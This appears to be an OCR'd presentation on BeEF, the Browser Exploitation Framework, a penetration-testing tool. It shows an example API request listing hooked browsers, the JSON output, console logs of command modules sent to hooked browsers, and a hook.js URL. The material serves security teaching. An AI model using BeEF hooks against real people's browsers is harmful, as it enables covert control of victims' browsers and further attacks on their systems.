
- **/api/modules (GET/POST): List, view and execute command modules against zombies**

EXAMPLE REQUEST



```
http://ec2-107-22-36-80.compute-1.amazonaws.com:3000/api/hooks?token=da41ac6887f3ab6a5213dcc7b36772a2eb354a32

{"hooked-browsers":
    {"online":{},
    "offline":
        {"0":
            {"name":"C",
            "version":"18",
            "os":"Macintosh",
            "platform":"MacIntel",
            "session":"l0BdZ42Q4VmNDJ09pQe2cwRXC6zjqXIRoBKcbZm4ERqOigmZaXXhR3ORHe2jIz3HbP8urQwZt0CzpEZz",
            "ip":"121.98.XX.XXX",
            "domain":"ec2-107-22-36-80.compute-1.amazonaws.com",
            "port":"3000",
            "page_uri":"http://ec2-107-22-36-80.compute-1.amazonaws.com:3000/demos/basic.html"},
            }
        }
    }
}
```

RESTFUL API DEMO



BeEF RESTful API Demo


http://beefproject.com

http://blog.beefproject.com/

https://github.com/beefproject/beef

By Heather Pilkington

http://beefproject.com/



What is BeEF?

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

```
[21:50:49][*]  -=[ BeEF v0.4.2.6-alpha ]=-
[21:50:49][*] Ensure you're running the latest framework version. Run 'svn update' to u
[21:50:49][*] 1 network interfaces were detected.
[21:50:49][*] Resetting the database for BeEF.
[21:50:50][*] BeEF is loading. Wait a few seconds...
[21:50:50][*] 6 extensions loaded:
[21:50:50]    |   events logger
[21:50:50]    |   administration web UI
[21:50:50]    |   demonstrations
[21:50:50]    |   initialization
[21:50:50]    |   proxy
[21:50:50]    |_  console
[21:50:50][*] 33 modules loaded.
[21:50:50][+] running on network interface: 127.0.0.1
[21:50:50]    |   Hook URL: http://127.0.0.1:3000/hook.js
[21:50:50]    |   UI URL:   http://127.0.0.1:3000/ui/panel
[21:50:50]    |_  Demo URL: http://127.0.0.1:3000/demos/basic.html
[21:50:50][+] HTTP Proxy: http://127.0.0.1:6789
[21:55:08][*] Hooked browser 127.0.0.1 has been sent instructions from command module '
[21:55:18][*] Hooked browser 127.0.0.1 has executed instructions from command module 'C
[21:55:28][*] Hooked browser 127.0.0.1 has been sent instructions from command module '
              Hooked browser 127.0.0.1 has executed instructions from command module 'R
```

BeEF's console in action

Contribute to BeEF

The BeEF project uses GitHub to track issues and host its svn repository. To checkout a read only copy of the repository you can issue the command below:

```
git clone https://github.com/beefproject/beef
```

To checkout a non-read only copy or for more information please refer to GitHub.

Development Mailling List

ADDITIONAL RESOURCES

- Twitter :: @beefproject
- Github :: https://github.com/beefproject
- IRC :: ircs://irc.freenode.net/beefproject
- Development List :: beef-subscribe@bindshell.net
- Me :: mark@insomniasec.com

REFERENCES

Futher Reading

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- http://code.google.com/p/browsersec/
- http://aaronhardy.com/javascript/javascript-architecture-the-basics/
- http://events.ccc.de/congress/2011/Fahrplan/attachments/2009_aaj-28c3.pdf
- https://github.com/beefproject/beef/wiki/BeEF-RESTful-API

INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

www.insomniasec.com